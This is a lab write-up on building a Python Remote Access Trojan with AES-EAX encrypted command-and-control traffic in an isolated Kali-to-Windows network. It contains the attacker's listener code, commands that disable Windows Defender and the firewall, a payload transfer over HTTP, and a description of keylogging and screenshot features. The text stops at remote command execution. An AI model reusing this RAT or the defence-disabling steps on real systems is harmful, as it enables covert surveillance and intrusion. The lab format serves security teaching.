
Overview#
This lab covers building a fully functional Remote Access Trojan (RAT) from scratch in Python, deploying it in a controlled Host-Only virtual environment, and then switching to the blue team side to detect and terminate it. The RAT uses AES-EAX authenticated encryption for all C2 traffic — no plaintext commands go over the wire.
Environment:
- Kali Linux (Attacker):
192.168.0.101— Host-Only network - Windows Server 2022 (Victim):
192.168.0.102— Host-Only network - C2 Port:
8008/TCP
Section 1: Environment Setup & Network Configuration#
Assigned static IPs on both VMs on a Host-Only network, then verified bidirectional connectivity and confirmed the C2 port was reachable.
Kali:
sudo ip addr add 192.168.0.101/24 dev eth0
sudo ip link set eth0 up
ip addr show eth0Windows (PowerShell Admin):
New-NetIPAddress -InterfaceAlias 'Ethernet' -IPAddress 192.168.0.102 -PrefixLength 24
ipconfig /allConnectivity checks:
# Kali → Windows
ping -c 4 192.168.0.102# Windows → Kali (port reachability)
Test-NetConnection -ComputerName 192.168.0.101 -Port 8008Also disabled Windows Defender and the firewall for the lab session:
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
Set-MpPreference -DisableRealtimeMonitoring $true Kali with static IP 192.168.0.101 assigned
 Windows Server with static IP 192.168.0.102
 4/4 ping replies — bidirectional connectivity confirmed
 TcpTestSucceeded: True — C2 port reachable
Section 2: Installing Dependencies#
On Kali:
sudo apt update && sudo apt install -y python3 python3-pip git
pip3 install pycryptodome pyautogui pynput pyinstaller psutil
pip3 list | grep -E 'pycryptodome|pyautogui|pynput|pyinstaller|psutil'On Windows (PowerShell Admin):
pip install pycryptodome pyautogui pynput pyinstaller psutil
pip list| Library | Purpose |
|---|---|
| pycryptodome | AES-EAX authenticated encryption for all C2 traffic |
| pyautogui | Programmatic screenshot capture on the victim |
| pynput | Low-level keyboard hook for the keylogger |
| pyinstaller | Bundles the script into a silent .exe |
| psutil | Enumerate live processes by name |
 All 5 libraries confirmed on Kali
 All 5 libraries confirmed on Windows
Section 3: Creating & Transferring the RAT Scripts#
The RAT uses a reverse-shell model — the victim connects out to the attacker's listener. All traffic is encrypted with AES-EAX and base64-encoded. Both scripts share the same 32-byte key.
Attacker Controller — hackerkey.py (Kali)#
import socket, base64
from Crypto.Cipher import AES

KEY = b'0123456789abcdef0123456789abcdef'
IDENTIFIER = "<END_OF_COMMAND_RESULT>"
EOF_IDENTIFIER = "<END_OF_FILE_IDENTIFIER>"
CHUNK_SIZE = 2048

def encrypt_message(message):
    cipher = AES.new(KEY, AES.MODE_EAX)
    ct, _ = cipher.encrypt_and_digest(message.encode())
    return base64.b64encode(cipher.nonce + ct).decode()

def decrypt_message(encrypted):
    data = base64.b64decode(encrypted)
    cipher = AES.new(KEY, AES.MODE_EAX, nonce=data[:16])
    return cipher.decrypt(data[16:]).decode()

srv = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
srv.bind(("192.168.0.101", 8008))
srv.listen(5)
print("[*] Listening on 192.168.0.101:8008 ...")
conn, addr = srv.accept()
print(f"[+] Connection from {addr}")

while True:
    cmd = input("RAT> ")
    conn.send(encrypt_message(cmd).encode())
    if cmd == "stop":
        conn.close(); srv.close(); break
# ... (download + receive loop)Victim Agent — victimkey.py (Windows)#
The victim script starts a keylogger thread immediately on launch, then connects back to the attacker over port 8008. It handles remote commands, screenshot capture, file download, and encrypted shell output.
Transfer to Windows:
# Kali: host the script
cd ~
python3 -m http.server 8080# Windows: download it
Invoke-WebRequest -Uri "http://192.168.0.101:8080/victimkey.py" -OutFile "C:\Scripts\victimkey.py"
Get-Content C:\Scripts\victimkey.py | Select-Object -First 5 Attacker controller script open on Kali
 Victim agent confirmed in C:\Scripts
Section 4: Attacker Execution & Feature Demo#
Launch order: always start hackerkey.py on Kali first (it listens), then run victimkey.py on Windows. The RAT> prompt appears once the victim connects.
# Kali
python3 ~/hackerkey.py# Windows
cd C:\Scripts
python victimkey.pyTask 4a: Remote Command Execution#
From the RAT> prompt on Kali:
RAT> whoami     → lab\admin
RAT> hostname   → Group2
RAT> dir C:\Users
